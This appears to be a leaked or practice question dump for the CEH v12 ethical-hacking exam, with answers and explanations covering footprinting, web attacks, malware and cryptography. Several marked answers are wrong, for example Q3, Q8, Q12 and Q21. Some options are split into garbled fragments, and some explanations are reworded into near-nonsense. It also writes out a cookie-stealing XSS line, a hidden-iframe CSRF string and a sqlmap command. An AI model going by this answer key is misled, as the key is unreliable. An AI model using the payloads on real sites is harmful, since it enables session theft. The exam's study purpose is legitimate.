

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

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NEW QUESTION 1

- (Exam Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

- A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 2

- (Exam Topic 3)

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used by Jack to launch the fileless malware on the target systems?

- A. In-memory exploits
- B. Phishing
- C. Legitimate applications
- D. Script-based injection

Answer: B

NEW QUESTION 3

- (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

Answer: C

NEW QUESTION 4

- (Exam Topic 3)

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

Answer: C

Explanation:

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION 5

- (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1 Host: westbank.com"
- B. "GET /restricted/\r\n%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host: westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com"

Answer: C

Explanation:

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal

implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

➤ <https://www.example.com/transaction.php?id=74656>

A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example

➤ <https://www.example.com/transaction.php?id=74657>

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 6

- (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

- A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP
- 22 - SSH port

NEW QUESTION 7

- (Exam Topic 3)

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

- A. Rootkit
- B. Trojan
- C. Worm
- D. Adware

Answer: C

NEW QUESTION 8

- (Exam Topic 3)

What is the following command used for?

sqlmap.py-u

„http://10.10.1.20/?p=1

&forumaction=search" -dbs

- A. Creating backdoors using SQL injection
- B. A Enumerating the databases in the DBMS for the URL
- C. Retrieving SQL statements being executed on the database
- D. Searching database statements at the IP address given

Answer: A

NEW QUESTION 9

- (Exam Topic 3)

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

- A. CAST-128
- B. AES
- C. GOST block cipher
- D. DES

Answer: A

NEW QUESTION 10

- (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 10

- (Exam Topic 3)

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

- A. filetype
- B. ext
- C. inurl
- D. site

Answer: A

Explanation:

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used—the results are identical.

Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION 12

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

Answer: D

NEW QUESTION 16

- (Exam Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

- A. AlienVault@OSSIM™
- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

Answer: B

NEW QUESTION 18

- (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application. What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability
- B. SQL injection vulnerability
- C. Web site defacement vulnerability
- D. Cross-site Request Forgery vulnerability

Answer: A

Explanation:

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 21

- (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 23

- (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

Answer: C

Explanation:

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot.

How does it work: For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:

- A Record: Maps a website name to an IP address. example.com ? 12.34.52.67
- NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com

Who is involved in DNS tunneling?

- Client. Will launch DNS requests with data in them to a website
- One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
- Server. this is often the defined nameserver which can ultimately receive the DNS requests.

The 6 Steps in DNS tunneling (simplified):

1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION 28

- (Exam Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

```
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
```

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection

D. Cross-Site Request Forgery

Answer: D

Explanation:

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.

- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.

- Ask for the password user to authorise the action.

- Resolve a captcha

- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:

<http://mal.net?orig=http://example.com> (ends with the url) <http://example.com.mal.net>

(starts with the url)

- Modify the name of the parameters of the Post or Get request

- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.

Diagram Description automatically generated

NEW QUESTION 33

- (Exam Topic 3)

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. TEA

B. CAST-128

C. RC5

D. serpent

Answer: D

NEW QUESTION 35

- (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

A. Advanced SMS phishing

B. Bypass SSL pinning

C. Phishing

D. Tap 'n ghost attack

Answer: A

NEW QUESTION 37

- (Exam Topic 3)

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

A. Solaris OS

B. Windows OS

C. Mac OS

D. Linux OS

Answer: D

NEW QUESTION 38

- (Exam Topic 3)

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Answer: B

Explanation:

Developed by Robert “RSnake” Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server’s web server only, with almost no side effects on other services and ports. Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x. Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian ‘hackivists’ following the 2009 Iranian presidential election to attack Iranian government internet sites. Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed. Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server’s maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied. By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems. Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one. For a high-volume internet site, this will take a while. The method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race. If undetected or unmitigated, Slowloris attacks also can last for long periods of your time. When attacked sockets outing, Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated. Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host. More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. This suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries. Methods of mitigation Imperva’s security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients’ servers. Imperva’s secured proxy won’t forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION 42

- (Exam Topic 3)

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

- A. Botnet Trojan
- B. Banking Trojans
- C. Turtle Trojans
- D. Ransomware Trojans

Answer: A

NEW QUESTION 44

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 45

- (Exam Topic 3)

Samuel, a professional hacker, monitored and intercepted already established traffic between Bob and a host machine to predict Bob’s ISN. Using this ISN, Samuel sent spoofed packets with Bob’s IP address to the host machine. The host machine responded with <| packet having an incremented ISN. Consequently, Bob’s connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

- A. UDP hijacking
- B. Blind hijacking
- C. TCP/IP hacking
- D. Forbidden attack

Answer: C

Explanation:

A TCP/IP hijack is an attack that spoofs a server into thinking it’s talking with a sound client, once actually it’s communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client’s identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.

One of the most effective means of preventing a hijack attack is to want a secret, that’s a shared secret

between the shopper and also the server. Looking on the strength of security desired, the key may be used for random exchanges. This is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

NEW QUESTION 49

- (Exam Topic 3)

John, a security analyst working for an organization, found a critical vulnerability on the organization’s LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this

information later. What would John be considered as?

- A. Cybercriminal
- B. Black hat
- C. White hat
- D. Gray hat

Answer: D

NEW QUESTION 53

- (Exam Topic 3)

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

- A. Man-in-the-cloud (MITC) attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Metadata spoofing attack

Answer: C

NEW QUESTION 56

- (Exam Topic 3)

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

- A. Key derivation function
- B. Key reinstallation
- C. A Public key infrastructure
- D. Key stretching

Answer: D

NEW QUESTION 58

- (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

Answer: B

NEW QUESTION 62

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.

What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locked."
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delayed."
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spyware."
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 65

- (Exam Topic 3)

Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

- A. Heuristic Analysis
- B. Code Emulation
- C. Scanning
- D. Integrity checking

Answer: B

NEW QUESTION 67

- (Exam Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write);
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie += escape(document.cookie) +/>); (Cookie and session ID theft)

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 72

- (Exam Topic 3)

Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

- A. msfpayload
- B. msfcli
- C. msfd
- D. msfencode

Answer: D

Explanation:

<https://www.offensive-security.com/metasploit-unleashed/msfencode/>

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and executes it.

NEW QUESTION 76

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Aircnort with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

Answer: A

Explanation:

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 80

- (Exam Topic 3)

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- A. Error-based injection
- B. Boolean-based blind SQL injection
- C. Blind SQL injection
- D. Union SQL injection

Answer: D

NEW QUESTION 85

- (Exam Topic 3)

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.

What part of the contract might prevent him from doing so?

- A. Virtualization
- B. Lock-in
- C. Lock-down
- D. Lock-up

Answer: B

NEW QUESTION 86

- (Exam Topic 3)

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response

TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 91

- (Exam Topic 3)

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

- A. Detecting honeypots running on VMware
- B. Detecting the presence of Honeyd honeypots
- C. Detecting the presence of Snort_inline honeypots
- D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 95

- (Exam Topic 3)

An attacker scans a host with the below command. Which three flags are set?

nmap -sX host.domain.com

- A. This is SYN sca
- B. SYN flag is set.
- C. This is Xmas sca
- D. URG, PUSH and FIN are set.
- E. This is ACK sca
- F. ACK flag is set.
- G. This is Xmas sca
- H. SYN and ACK flags are set.

Answer: B

NEW QUESTION 98

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/IEC 27001:2013

Answer: C

NEW QUESTION 100

- (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation:

related: This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 104

- (Exam Topic 3)

You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are starting an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

- A. IDS log

- B. Event logs on domain controller
- C. Internet Firewall/Proxy log.
- D. Event logs on the PC

Answer: C

NEW QUESTION 105

- (Exam Topic 3)

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

- A. Spear phishing
- B. Whaling
- C. Vishing
- D. Phishing

Answer: B

NEW QUESTION 109

- (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (_)
- C. Tilde H
- D. Period (.)

Answer: D

NEW QUESTION 114

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

Answer: A

NEW QUESTION 119

- (Exam Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxx
```

xc. QUITTING!

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 124

- (Exam Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

Answer: D

Explanation:

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 126

- (Exam Topic 3)

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

- A. LLMNR/NBT-NS poisoning
- B. Internal monologue attack
- C. Pass the ticket
- D. Pass the hash

Answer: D

NEW QUESTION 127

- (Exam Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline
- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3
- C. 2-->4-->5-->3-->6--> 1
- D. 1-->2-->3-->4-->5-->6

Answer: A

NEW QUESTION 132

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

NEW QUESTION 134

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

